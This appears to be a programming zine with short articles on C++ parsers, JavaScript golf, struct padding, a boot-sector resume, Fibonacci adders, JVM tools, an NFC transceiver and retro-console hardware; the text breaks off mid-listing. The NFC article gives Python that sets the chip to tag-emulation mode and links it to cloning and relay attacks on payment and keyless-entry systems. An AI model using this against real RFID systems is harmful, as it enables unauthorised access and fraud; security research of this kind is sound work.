4c 29 02 da 02 5f 5f da 04 69 74 65 6d 72 05 00 00 00 72 05 00 00 00 72 07 00 00 00 da
0b 5f 5f 67 65 74 69 74 65 6d 5f 5f 07 00 00 00 73 02 00 00 00 00 01 7a 10 5f 5f 5f 5f
2e 5f 5f 67 65 74 69 74 65 6d 5f 5f 4e 29 07 da 08 5f 5f 6e 61 6d 65 5f 5f da 0a 5f 5f
6d 6f 64 75 6c 65 5f 5f da 0c 5f 5f 71 75 61 6c 6e 61 6d 65 5f 5f 72 08 00 00 00 da 0a
5f 5f 69 6d 70 6f 72 74 5f 5f da 10 5f 5f 67 65 74 61 74 74 72 69 62 75 74 65 5f 5f 72
0c 00 00 00 72 05 00 00 00 72 05 00 00 00 72 05 00 00 00 72 07 00 00 00 72 03 00 00 00
03 00 00 00 73 06 00 00 00 08 01 08 02 04 01 72 03 00 00 00 2e da 09 5f 5f 63 6c 61 73
73 5f 5f 72 08 00 00 00 72 11 00 00 00 5a 0c 64 69 73 63 6f 6e 6e 65 63 74 33 64 4e 29
11 5a 06 63 74 79 70 65 73 72 03 00 00 00 da 03 73 65 74 da 03 64 69 72 72 12 00 00 00
72 0a 00 00 00 da 07 73 65 74 61 74 74 72 72 09 00 00 00 da 02 69 64 da 04 63 61 73 74
5a 06 73 69 7a 65 6f 66 5a 09 63 5f 73 73 69 7a 65 5f 74 5a 07 50 4f 49 4e 54 45 52 5a
08 63 5f 75 69 6e 74 36 34 da 08 63 6f 6e 74 65 6e 74 73 da 05 76 61 6c 75 65 da 0a 5f
5f 61 75 74 68 6f 72 5f 5f 72 05 00 00 00 72 05 00 00 00 72 05 00 00 00 72 07 00 00 00
da 08 3c 6d 6f 64 75 6c 65 3e 01 00 00 00 73 0a 00 00 00 08 02 0e 08 1e 01 18 02 22 01
```

[1] You might want to check out https://stackoverflow.com/questions/772124/what-does-the-python-ellipsis-object-do

A PARSER–GENERATOR IN 100_{16} LINES OF C++

Please excuse the longish intro – I promise this is going somewhere!

In the past, my day job consisted of creating and maintaining a Material Flow Control System (often called $MFCS_{opt}$) for warehouses and production plants. This necessitated connecting to various PLCs controlling the mechanical parts – from huge cranes, through conveyor belts, and all the way down to LED systems telling humans what to do.

All those systems had one particular thing in common: they all defined similar, but different text-based protocols to be used to communicate with them over TCP. In a simplified example, that's how a message to a crane could be defined:

Field name	Field type	Comment
Begin	ALPHA[1]	Character [
Message Type	ALPHA[3]	"MOV" for move
X To	NUM[3]	
Y To	NUM[3]	
End	ALPHA[1]	Character]

move crane

Have you ever needed to implement a third-party plaintext protocol? It's as simple as it's boring. And Deity forbid if the documentation changes after initial implementation. You'll waste so much time! At least that's what I told my boss when I started creating a templated declarative parser.

To be fair, I was fairly accurate. I inherited code that used `std::map<std::string, std::string>`, and I wager that I wasted multiple days hunting all the typos in those strings.

Since C++ is a fairly strongly-typed language, there is no need for that – we should be able to leverage the type system to ensure that both our keys and values are correct. Let's discuss the API:

- keys (field names) should be verified at compilation time – none of these pesky typos can pass here,
- values need to be of correct type, not the all-catching `std::string`,
- the code should be as close as possible to the documentation. Ideally, it'd be the documentation.

For example, we could want our MOV telegram to be defined as follows:

```
using mov = message<
  element<struct begin, char_constant<'['>>,
  element<struct message_type, text<3>>,
  element<struct x_to, number<3>>,
  element<struct y_to, number<3>>,
  element<struct end, char_constant<']'>>
>;
```

The usage should be also simple. For receiving:

```
auto data = socket.read();
mov m = mov::parse(data);
log << m.value<x_to>() << m.value<y_to>();
```

And for sending:

```
mov m;
m.value<message_type>() = "MOV";
m.value<x_to>() = 13;
m.value<y_to>() = 37;
socket.send(m.to_string());
```

This approach is Good Enough™. We have type safety, and we can even extend it to use custom types. For example, the above will write the following to the socket (note the padding: zeros for numbers, text would use spaces):

```
[MOV013037]
```

Moving on, the internal implementation is surprisingly simple. The main class template accepts a list of key-type pairs as variadic pack. It uses keys only to map them to values. The type has a bit more to do – each type is expected to know its length, and how to serialize and deserialize itself (or signal an error).

```
template<typename... Elements>
struct message
{
  static message parse(string_view buf);
  void write(char* buf, size_t size) const;
  string to_string() const;
  template<typename Key>
  constexpr auto& value();
private:
  tuple<typename d::element_value_type<
    Elements>::type...> data;
};
```

Class message definition – shortened and modified to fit here

```
template<size_t Length>
struct number
{
  static constexpr size_t length = Length;
  using value_type =
    d::type_to_hold_number<Length>;
  static void write(value_type const& val,
    char* buf);
  static value_type parse(string_view buf);
};
```

Class number definition – shortened and modified to fit here

As of writing this article, the whole proto.hpp has 248 lines, and I haven't performed any line-saving optimizations on the file.

The code may be accessed at the following address: https://github.com/KrzaQ/protocol_parser_generator.

Rome golfing

How do you convert for example 42 to base 16?

```
42 / 16 | 2  r 10   A
 2 / 16 | 0  r 2    2    42 (10) = 2A (16)
```

Can we do the same to convert arabic numbers to roman?

In base 10 system we have units, tens, hundreds and so on... Each as ten times previous one. But that is not the case with roman numerals:

```
Symbol  I  V  X   L   C    D    M
Value   1  5  10  50  100  500  1000
```

V is five times I, but X is two times V. Then L is five times X and C two times L. There is pattern alternating 5 and 2. Let's try to convert 42:

```
42 / 5 | 8  r 2  II
 8 / 2 | 4  r 0
 4 / 5 | 0  r 4  XXXX / XL
```

First divide 42 by 5 which gives 8 and remainder 2. So there are two symbols I.

Next divide 8 by 2 (remember to alternate) to get 4 and remainder 0, so no Vs there.

Lastly dividing 4 by 5 gives terminating 0 and remainder 4. That gives four symbols X.

42 is XXXXII using additive notation, but for four symbols in a row we're using subtractive notation. Thus we need to reach for *next* symbol and precede it with *one* current symbol giving in result XLII.

If we look at various numbers there are two variants requiring subtractive notation. One is like 4 subtracting from next symbol (IV) and other like 9 subtracting from symbol two places further (IX). Let's look at 19:

```
19 / 5 | 3  r 4  IX
 3 / 2 | 1  r 1  V
 1 / 5 | 0  r 1  X
```

19 divided by 5 is 3 and remainder 4. Four symbols we want to write in subtractive notation and this is second variant so we reach to X and subtract I from it.

Then 3 divided by 2 gives 1 with remainder 1. That gives one symbol V.

Final step is to divide 1 by 2 to get 0 and remainder 1. Last symbol is X.

XVIX is not the expected result. Problem is that IX in additive notation is VIIII so we should have had *one less* Vs in the result. Let's try again.

```
19 / 5 | 3  r 4    IX      19 / 5 | 3-1  r 4  IX
 3 / 2 | 1  r 1-1             2 / 2 | 1    r 0
 1 / 5 | 0  r 1    X         1 / 5 | 0    r 1  X
```

And that gave XIX :) Alternatively we can subtract one from the division result before the next step.

At the beginning of year 2003 on usenet newsgroup pl.comp.lang.javascript a small code golf challenge has been posted. Ultimately what they produced is mind boggling:

```
function rome(N,s,b,a,o){
for(s=b='',a=5;N;b++,a^=7)
 for(o=N%a,N=N/a^0;o--;)
  s='IVXLCDM'.charAt(o>2?b+N-(N&=~1)+(o=1):b)+s;
return s
}
```

Function `rome` takes one argument `N` which is the number to convert. Other arguments are basically just local variable declarations without using var keyword. Global variables wouldn't be elegant.

Resulting roman numeral is assembled in `s`.

Variable `b` is a pointer to the currently processed symbol. It is initialized to an empty string which treated as a number would be converted to value 0.

Variable `a` is used to alternate between 2 and 5.

Remainder – number of symbols of given type – is saved in variable `o`.

Outer loop initializes variables and goes as long as `N` is not zero. After each iteration it moves to the next symbol (`b++`) and switches between 2 and 5 using neat xor bit twiddling trick.

Initialization part of inner loop divides `N` by `a` (2 or 5) and sets `o` to remainder and `N` to quotient. Because JavaScript has only floats `N/a^0` trick acts like `int(N/a)` discarding fractional part.

Loop goes as long as `o` is greater than zero.

Call to `charAt` method on a string chooses next symbol which is concatenated with `s`.

If `o` is not greater than 2 index is simply current symbol being processed, i.e. value of `b`.

Otherwise subtractive case is handled.

Index is the current position (`b`) plus one (`o=1`) plus another one if `N` is an odd number.

Middle part of that – `N-(N&=~1)` – uses bit trick to set least significant bit of `N` to 0 effectively subtracting one from odd numbers. Even values stay unchanged so whole expression is 0 for odd numbers and 1 otherwise.

`return s` – I have absolutely no idea what comment it warrants ;)

Happy golfing
Taeril

Usenet discussion is archived at: `https://groups.google.com/d/topic/pl.comp.lang.javascript/uDJED8XeaDg`

Unfortunately it's in Polish language.

Great respect to Vax who was the main driving force of this challenge, but also to BlaTek, Coder and Krzyszt_off for participating. Awesome, mind blowing job!

Does order of variable declarations matter?

Let's check this in an example in C++

```
struct A {
  char a;
  char b;
  int c;
};

int main() {
  cout << sizeof(struct A);
}
```

In our structure we have two chars (2 x 1 byte), and one int (1 x 4 bytes[1]). While the total size of structure fields is 6 bytes, unexpectedly the program printed out that the structure size is "8". What happened? Let's look deeper and check the offsets of variables. One possibility is to use GDB (version 8.1 or newer). Before that, we need to use our structure somewhere, for example by adding this simple code to the main function:

```
A obj;
```

Now, we can debug our program with `gdb --quiet [path to executable file]`[2] and then use GDB's **ptype** command to show the layout of the structure, generated by the compiler:

```
(gdb) ptype /o struct A
/* offset    |  size */  type = struct A {
/*    0      |     1 */    char a;
/*    1      |     1 */    char b;
/* XXX  2-byte hole  */
/*    4      |     4 */    int c;
/* total size (bytes):    8 */ }
```

As you can see, there is a 2-bytes gap after the char "b". It is a common practice of data alignment[3] - it can improve performance in some cases, especially when you use SIMD[4].

For comparison, let's change the order of variables in our structure:

```
struct A {
  char a;
  int c;
  char b;
};
```

Again, let's check the offsets:

```
(gdb) ptype /o struct A
/* offset    |  size */  type = struct A {
/*    0      |     1 */    char a;
/* XXX  3-byte hole  */
/*    4      |     4 */    int c;
/*    8      |     1 */    char b;
/* total size (bytes):   12 */ }
```

Currently, the size of the structure is 12 bytes. In this case, a 3-byte gap was created between "a" and "c". The structure itself also has a 3-byte hole/ padding at its end. This is useful if we have an array of structure objects so all of them start on aligned addresses.
If you need a particular structure layout, for example to fit a given protocol, you can use Structure-Packing Pragmas[5] to change alignment. For instance, the following code sets the alignment to one byte[6]:

```
#pragma pack(1)
```

If we place this code before declaring the second structure, it will be packed into the following form:

```
(gdb) ptype /o struct A
/* offset    |  size */  type = struct A {
/*    0      |     1 */    char a;
/*    1      |     4 */    int c;
/*    5      |     1 */    char b;
/* total size (bytes):    6 */ }
```

Now, without alignment the size is exactly what we expected at the beginning. ;)

To sum up, yes, the order of variable declarations is relevant.

1 Please note that the size of int depends on the compiler and the type of architecture. In our case (x86-64) it's 4 bytes.

2 Make sure to add debug information when compiling, in g++ or clang++ pass **-g** flag for that.

3 You can read more about the topic here: https://en.wikipedia.org/wiki/Data_structure_alignment https://stackoverflow.com/questions/4306186/structure-padding-and-packing

4 SIMD (Single instruction, multiple data) is an instructions set which allows you to execute the same operation on multiple data at the same time.

5 See: https://gcc.gnu.org/onlinedocs/gcc-9.1.0/gcc/Structure-Layout-Pragmas.html

6 The directive applies to all later struct declarations. You can return to previous settings using **#pragma pack()**.

Bootcard

tsurai <tsurai@tsunix.de>

I always loved the weird and obscure side of hacking. Thinking outside of the box and creating something that was never meant to be and might not even make any sense to other people.

Enter Bootcard, a bootable mini-resume in 16-bit real mode assembler code that fits in the master boot record and can be printed on a business card encoded as a QR code.

1 Real mode and the master boot record

All x86 compatible CPUs begin execution of the boot sector code in "real mode". Real mode is a very limited 16-bit legacy operating mode that, among other things, can only directly address about 1 MB of memory and defaults to 16-bit operands. But it also has one advantage over the 32-bit protected and 64-bit long mode by being able to easily access BIOS functions which is the easiest way to print our text to the screen.

One might think that the BIOS is well behaved and specified. Sadly, that is far from reality. Never rely on anything and double check everything.

The second part of our execution environment is the master boot record. The classical MBR is a 512 byte large area consisting of a 446 byte boot code area, 64 byte partition table and 2 byte magic signature. Usually the code would have to fit into the boot code area, but we can use the partition table as well since we have no use for it.

2 Implementation

The assembly code does not have to do a lot and is rather simple. All we need are functions to first, clear the screen from previous BIOS output, and to print our own data. Luckily the Video BIOS already has those accessible via the interrupt 0x10 video display functions.[1]

You might be wondering where the actual resume text is coming from. It is kept in a file separate from the code for better readability and to avoid unnecessary recompilation. A plain ASCII encoded text file that is being translated into a 32-bit ELF relocatable object via objcopy and linked into the .rodata section of the final binary.

But wait, now our text is a readable part of our binary. What if someone inspects the image before booting it and already sees the content. That's no fun! So we are going to "hide" it by applying a simple XOR cipher. That is not really going to fool anyone of course, but at least it hides the data from plain sight.

Finally, the linker script is putting it all together and adds the 0x55AA bootsector signature bytes at the offset 0x1FE of the binary to construct a valid master boot record the BIOS can find and boot.

[1]http://www.ctyme.com/intr/int-10.htm

```
.section .text
.code16
ljmp $0x0000, $start  # canonicalize %cs:%ip
start:
    mov $0x0002, %ax
    int $0x10         # set 80x25 text mode
    mov $0x0700, %ax
    mov $0x0f, %bh
    mov $0x184f, %dx
    xor %cx, %cx
    int $0x10         # clear screen
    xor %bx, %bx
    xor %dx, %dx
    mov $0x02, %ah
    int $0x10         # reset cursor pos
    mov $0x0e, %ah
    mov $_binary_src_data_txt_start, %si
.print:
    lodsb
    cmp $_binary_src_data_txt_end, %si
    je .done
    xor $0x42, %al
    int $0x10         # print character
    jmp .print
.done:
    cli
    hlt
```

```
i386-elf-as -o build/boot.o src/boot.S
i386-elf-objcopy -I binary -B i386 -O elf32-i386 \
  --rename-section .data=.rodata \
  src/data.txt build/data.o
i386-elf-ld -T src/boot.ld --oformat binary \
  -o boot.img build/boot.o build/data.o
```

With our final binary in hands, all we need to figure out is how to distribute it. Some sort of compression has to be applied to decrease the size of the code and the QR code that is being generated from it. Gzip is an obvious candidate, but the resulting compressed archive might be too vague for the reader to be recognized as such.

A clever solution has been shown by Alok Menghrajani, who managed to put a bootable game into a single tweet by using base64 encoding and perls character repetition feature.[2]. The gap between our data and the boot sector signature that is being filled with NUL bytes, gets translated into a series of 'A' enabling easy compression.

3 Conclusion

That is pretty much it. Generate a QR code, put it somewhere, and see how many ppl will actually boot it.

The odds are poor, but it sure was fun to make.

[2]https://www.quaxio.com/bootable_cd_retro_game_tweet/

Designing adder circuit for Fibonacci representation

Tomasz Idziaszek
algonotes.com/en/fibonacci-arithmetic

Fibonacci numbers are defined as follows:

$$F_0 = 0, \quad F_1 = 1, \qquad F_i = F_{i-1} + F_{i-2} \quad \text{for } i \geq 2,$$

thus forming an infinite sequence $0, 1, 1, 2, 3, 5, 8, 13 \ldots$ Any natural number can be represented as a sum of distinct Fibonacci numbers, e.g. $7 = 5 + 2 = F_5 + F_3$. Edouard Zeckendorf noticed that as long as we don't use adjacent numbers, this representation is unique. Thus a binary string $a_{k-1} \ldots a_1 a_0$ of length k in which there are no adjacent 1s, uniquely represents number

$$a_{k-1} \cdot F_{k+1} + \ldots + a_1 \cdot F_3 + a_0 \cdot F_2.$$

There are F_{k+2} such strings and they represent numbers from 0 to $F_{k+2} - 1$.


We could imagine a computer that stores integers in this representation (think that it would improve sturdiness of punch cards, should such computer use them: no adjacent 1s means no adjacent holes). That leads to a question: how to perform basic arithmetic operations?

Let's start with incrementation by one. To increment $a_{k-1} \ldots a_1 a_0$ and obtain $c_k c_{k-1} \ldots c_1 c_0$, where c_k is the carry (overflow) flag, it suffices to do the transformation $a_1 a_0 \to c_1 c_0$ on the last two bits:

$$00 \to 01 \qquad 01 \to 10 \qquad 10 \to 11$$

and leave the remaining bits unchanged.

Unfortunately, this could lead to a pair of adjacent 1s. We can remove it by applying transformation $011 \to 100$ from right to left to subsequent triplets of bits. On the image below there is a circuit fix that performs such transformation and a 5-bit incrementer using it:



Addition of two integers $a_{k-1} \ldots a_1 a_0$ and $b_{k-1} \ldots b_1 b_0$ is more complicated. After we add them position-wise, we could end up with adjacent 1s or even some 2s (but only surrounded by 0s from both sides).


First we try to remove 2s (ignoring adjacent 1s). We do it from left to right, making sure that we do not introduce any new 2s to the left, but we can introduce some new 2s to the right (and even some 3s, as well as some 2s or 3s adjacent to 1s, that must be removed in subsequent steps). After playing for a while with transformations needed, we could obtain the following list:

$$020x \to 100\bar{x} \qquad 021x \to 110x$$
$$030x \to 110\bar{x} \qquad 012x \to 101x$$

Here x denotes any digit from $\{0, 1, 2\}$ and $\bar{x} = x + 1$.

In a single step, we need to apply one of these transformations to a group of four double-bits, which come from adding $a_i + b_i$. We represent such a double-bit as a two-bit integer $A_i B_i$, thus first we apply a half adder h to them (see image below).

The circuit fib-adder that selects appropriate transformation is a little bit complicated. Note that the leftmost double-bit is always in $\{0, 1\}$, since we already removed 2s from that part, so we don't need A_3.




To construct a multidigit adder we must take care of border cases (at both sides of the string). On the left we just add bogus 0. On the right we introduce bogus F_1 and F_0. The latter has value 0, so obtained coefficient can be ignored, but the former has to be examined.

After all this we get a string containing only 0s and 1s, but there could be arbitrarily long strides of adjacent 1s, as well as bogus $c_{-1} = 1$.

To fix it, we apply a sweep of transformation $011 \to 100$ twice. First from left to right, which is equivalent to making following transformations for y in $\{0, 1\}$:

$$y01^{2s}0 \to y(10)^s00 \qquad y01^{2s+1}0 \to y(10)^s010$$

After that groups of adjacent 1s have length at most two. We can remove them by making another sweep from right to left. Also c_0 and c_{-1} cannot be simultaneously equal to 1, so we can just or them. On the image below there is an adder producing $c_{k+1} c_k \ldots c_1 c_0$ for $k = 5$:



A box of tools to spy on Java.

OpenJDK has been improving its tools lately and provides us with some powerful spying tools - all of them come with man pages, if in doubt take a look there! Some might require the newest JDK - 11.

`jps` - launched without any flags it will simply **list all Java processes and their pids**, but there are some useful flags you might want to include, such as `-v` (lists arguments passed to the JVM), `-m` (lists arguments passed to the main method) or `-l` (shows package names).

`jstack` - **prints all Java thread stack traces with useful information**, such as what state the thread is in and what code it's currently executing. Very useful for identifying deadlocks, livelocks and similar. The states a Java thread can be in include (among others) `BLOCKED` (thread is waiting for entry to a critical section), `WAITING` (thread blocked from code - `Object.wait()`), `TIMED_WAITING` (`Object.wait()` with a timeout argument). There is much more useful information, such as *daemon_prio* (priority inside JVM), *os_prio* (priority in the OS), *tid* (id of the thread), *nid* (id of the thread in the OS), address on heap. Especially *nid* might come in useful to use some more advanced OS tools to learn more about the thread.

`jmap` - this tool will give you **a look into the heap**. It can do a heapdump on JDK below version 11, since JDK 11 you should do that with `jcmd` (note that dumping the heap causes a "stop the world" event so don't do that on critical processes). Some useful flags include `-clstats` (display stats for each class), `-histo` (for histogram) and `-finalizerinfo` (to view classes which are gathered by Garbage Collector but their `finalize()` methods have not been called yet)

`jstat` - samples a running JVM for selected metrics. Useful to quickly identify easy-to-spot issues but won't help with more ephemeral ones. Some useful flags include `-gcutil` (for stats on GC) and `-printcompilation` (displays the last successful JIT compilation).

`jcmd` - introduced in JDK 7, this tool is the **swiss army knife of JVM diagnostic tools** - it sends a command to a running JVM to accomplish most of what other tools allow for and more. Launched without any commands acts as `jps`. Use `jcmd <pid> help` to view what commands are available for a given process (as they might differ depending on what JVM version is the process running on).

`jhsdb` (Java HotSpot debugger) is your go-to tool for **post-mortem analysis**, introduced in JDK 9. If you provide it with a core dump file and a path to the JVM that was used to launch the process **it will let you launch most of the aforementioned tools on a dead process**. Usage: `jhsdb jstack|jmap|jinfo --core <path-to-core-dump> --exe <path-to-JVM>`. It can also be used to debug a living process. Remember you need to enable core dumps first (with `ulimit`).

`java -Xlog` gives access to **Unified Logging of JVM messages**. Using tags, logging levels, decorators and selectors it gives you a lot of customization options on what to log. For example, `java -Xlog:gc+heap` will give you all the messages that have both the gc and heap tags. Some of the useful things you might want to inspect using this tool are: safepoints with `java -Xlog:safepoint` (safepoints in JVM are stop-the-world events where all the threads stop in well-defined spots in order to allow JVM to perform some house cleaning, often used by GC), Thread Local Allocation Buffers with `-Xlog:tlab`, JIT with `-Xlog:jit+inlining`, `compilation+jit`, etc. For more information about the usage, use `java -Xlog:help`.

Java Flight Recorder, previously a commercial tool from Oracle, is part of OpenJDK since Java 11. It has very little overhead, needs to be enabled when starting a java process with `java -XX:+FlightRecorder -XX:StartFlightRecording=duration=60s,filename=xxx` - it dumps a binary file that needs to be viewed with Java Mission Control (which is a separate tool, not part of JDK).

TRF7970A forgotten features for HydraNFC

The TRF7970A is a powerful multi-protocol transceiver IC (Integrated Circuit) included in the HydraNFC module, that most of its owners only use to sniff data exchanged by a 13.56MHz NFC/RFID tag and a reader with tools provided in HydraBUS firmware. But specifications[1] show much more abilities than people are actually aware of, as this transceiver can be fully controlled in low level by an MCU (Microcontroller Unit). Moreover, makers and developers of HydraNFC/HydraBUS have documented features to read and to emulate some types of tags using the provided interface of HydraBUS, and by digging in their documentations, we can find some examples and commands to use default raw mode of this little IC[2]. This mode unleashes awesome possibilities to weaponize 13.56 MHz RFID attacks for specific intrusions, or to support various types of cards and readers.

To use it, a series of steps have to be performed through HydraBUS serial interface:

- configure GPIOs for SPI (PA2, PA3, PC0, PC1, and PB11);
- enter in bitbang mode;
- switch into SPI mode and configure SPI frequency, polarity and phase, and then the SPI2 speed that should be close to specified DATA_CLOCK at 2 MHz as in TRF7970A datasheet;
- turn on RF and then check if TRF7970A is alive.

A Python script *bbio_hydranfc_init.py*[3] automates that process in HydraFW repository. Moreover, a project called *pynfcreader*[4] has been released to talk in low level to some NFC cards by using the HydraNFC. These two contributions are very helpful to understand how to control the transceiver through the SPI interface.

Above all, we should at least be aware of the ISO Control Register (0x01, 8 bits long), as described in the transceiver datasheet (table 5-5)[5], to work for example as an NFC reader → *0x01=0x88 (active mode, no CRC), or emulator → *0x01=0xA4 (active mode, card emulator mode and used protocol).

But we should also be aware of other registers like the Modulator and SYS_CLK control (0x09) that set the type of modulation and data speed (defined in table 6-1), as well as the Chip Status Control register (0x00) to set transceiver mode like the interesting Direct Mode 0 (Raw RF Sub-CarrierData Stream) to encode/decode all 13.56MHz subcarrier data stream, which is perfect when reading non-ISO standard compliant tags for example.

The following Python 2 code illustrates preliminary steps to set the transceiver in emulation mode:

```
# from bbio_hydranfc_init.py
configure_trf797a_gpio()
enter_bbio()
bbio_spi_conf()
bbio_trf7970a_init()
## END
def sendspi(data, res_len=0x0):
        cs_on()
        # write 'n' data, read data
        ser.write("\x05\x00"+chr(len(data))+chr(res_len))
        status=ser.read(1) # Read Status
        cmd_check_status(status)
        cs_off()
sendspi("\x83") # power on reset
# 13.56 MHz SYS_CLK, OOK (100%) Mod type
sendspi("\x09\x31")
sendspi("\x01\xa4") # set emulator mode
sendspi("\x41", 0x1)
sendspi("\x00\x21") # turn RF active
# 5V operation
# [other control register here]
# [machine state to respond]
```

Sources of implemented emulators like *hydranfc_emul_mifare.c* could inspire us to implement a tag compatible with targeted systems. Of courses, a lot of work and tests would have to be performed when setting all control registers as well as the state machine to talk to the reader. Moreover, in lots of cases when the reader is strict with the timing of responses, it is better to implement all the emulation in the MCU part.

The TRF7970A, as integrated in the HydraNFC, is already a powerful tool to sniff data, but all of its capabilities are still underused while it could be a cheaper alternative to the Proxmark3 for many cases. In addition to emulation, cloning and tag reading (even the non-ISO standard), the TRF7970A can also be used for relay attacks such as those unburied recently for payment systems[6], and other systems like passive keyless entry and start systems[7], that do not have a strict timing restraint.


To finish, it is recommended to read the datasheet of this awesome transceiver that is full of surprises and could help to create interesting tools when testing or attacking RFID/NFC systems.

[1] http://www.ti.com/product/TRF7970A
[2] https://github.com/hydrabus/hydrafw/wiki/HydraFW-HydraNFC-v1.x-TRF7970A-Tutorial
[3] https://github.com/hydrabus/hydrafw/blob/master/contrib/bbio_hydranfc/bbio_hydranfc_init.py
[4] https://github.com/gvinet/pynfcreader
[5] https://datasheet.octopart.com/TRF7970ARHBR-Texas-Instruments-datasheet-15828043.pdf
[6] https://salmg.net/[...]/intro-to-nfc-payment-relay-attacks/
[7] http://s3.eurecom.fr/docs/ndss11_francillon.pdf

Build your own controller for Pegasus (NES clone)!


The article covers the communication protocol between the controller and the console, and a PoC implementation of a simple controller built using ATmega8A.

Pegasus features two DB9 male ports on the front of the console to support swappable controllers. Simplified pinout of the port can be seen in the corresponding diagram.



Inputs and outputs are described in regards to the console. Obviously, a female plug of the controller needs to be mirrored.

+5V and GND are power lines. The console acts as a master, shifting out bits on DATA, where „0" implies a button press. Each bit gets acknowledged by a tick on CLOCK. Before the start of transmission, a signal on STROBE is sent to update the shift register with the current state of buttons. A transmission example can be seen in the corresponding diagram.



Bits on DATA denote the following buttons, consecutively: A, B, Select, Start, Up, Down, Left and Right. In the diagram the A button is pressed, any other button is released.

Timing of the signals is not defined per se, but you can use the following as reference:

- positive STROBE impulse width - 4.5 us,
- time distance between positive edges of consecutive STROBE impulses - 20 ms (50 Hz, compare with the frame rate of PAL),
- negative CLOCK impulse width - 0.58 us,
- time distance between negative edges of consecutive CLOCK impulses - 15.79 us,
- response delay - 120 ns.

Response delay is the time after which DATA sets its state accordingly to STROBE or CLOCK changes. The state of DATA may change on a positive edge of STROBE or CLOCK.

In order to implement the protocol above we could buy a chip with a built-in shift register and interface it to an MCU, but it would be no fun. Let's try to use our MCU to the fullest.

The naive approach to the challenge would utilize GPIO bit-banging. There is a major issue with this idea as the required timing is strict. CPU stress would be high enough to stop us from doing tasks such as USB handling.

The protocol described previously is akin to SPI. We can use this fact to utilize the SPI HW block in slave mode. MISO can be used as DATA. Similarly, SCK can be used as CLOCK. An SPI slave needs to have SS asserted for all the time the transmission takes place. We can use STROBE to generate the proper SS signal on a GPIO pin. To be sure we do it fast enough, we connect STROBE to INT0 (PD2) and handle the proper ISR. As the aforementioned GPIO we'll use PB1 by strapping it to SS (PB2).

Crucial excerpts from the PoC implementation can be seen below. Implementation of GPIO macros is left as an exercise for the reader.

```
#include ...
static uint8_t shift_data = 0xff;
static void shift_init(void);
int main(int argc, char *argv[])
{
  shift_init();
  // input with a pull-up
  gpio_cfg_inp(BUTTON);
  sei();
  while (1)
  {
    // handle GPIO buttons
    if (0 == gpio_get(BUTTON))
    {
      shift_data = (uint8_t) ~_BV(BTN_A);
      _delay_ms(200);
      shift_data = 0xff;
    }
  }
  return 0;
}
ISR(INT0_vect) // on the rising edge of STROBE
{
  gpio_set(FORCE_SS);
  SPDR = shift_data;
  gpio_clr(FORCE_SS);
}
ISR(SPI_STC_vect)
{
  /* restore SS to high after transaction */
  gpio_set(FORCE_SS);
}
static void shift_init(void)
{
  gpio_cfg_inz(STROBE); // hi-Z input, PD2
  gpio_cfg_out(FORCE_SS);  // output, PB1
  /* note that PB1 is strapped to SS (PB2) */
  MCUCR |= _BV(ISC01) | _BV(ISC00);
  GICR |= _BV(INT0);
  gpio_cfg_out(DATA);      // MISO, PB4
  SPCR |= _BV(SPE) | _BV(CPOL) | _BV(SPIE);
}
```

Wobble the Nintendo logo on the **Game Boy**

by Felipe Alfonso - bitnenfer

This is a very simple but fun effect that can be achieved in just a couple of lines of assembly. This effect is done using the same Nintendo logo that is left on VRAM by the boot rom. In our program we change the horizontal and vertical scroll for each scan line of the LCD using a lookup table. For this, we only need a toolchain that outputs instructions for the Sharp LR35902 CPU. **RGBDS** (https://rednex.github.io/rgbds/) will be our weapon of choice. It includes an assembler, linker and rom header fixer.

```
    ; wobble.asm
section "HEADER", ROM0[$0100]
    nop
    jp wobble_main
    ; The ROM header needed by
    ; the system to validate the rom.
    db $CE,$ED,$66,$66,$CC,$0D,$00,$0B
    db $03,$73,$00,$83,$00,$0C,$00,$0D
    db $00,$08,$11,$1F,$88,$89,$00,$0E
    db $DC,$CC,$6E,$E6,$DD,$DD,$D9,$99
    db $BB,$BB,$67,$63,$6E,$0E,$EC,$CC
    db $DD,$DC,$99,$9F,$BB,$B9,$33,$3E
    db "WOBBLE",$00
    ; Entry point
section "WOBBLE", ROM0[$0150]
wobble_main:
    ; E is our LUT offset
    ld e,$00
    ; Initialize H to the
    ; MSB of WOBBLE_DATA
    ld h,$20
wobble_loop:
    ; B will be the scanline we
    ; want to transform
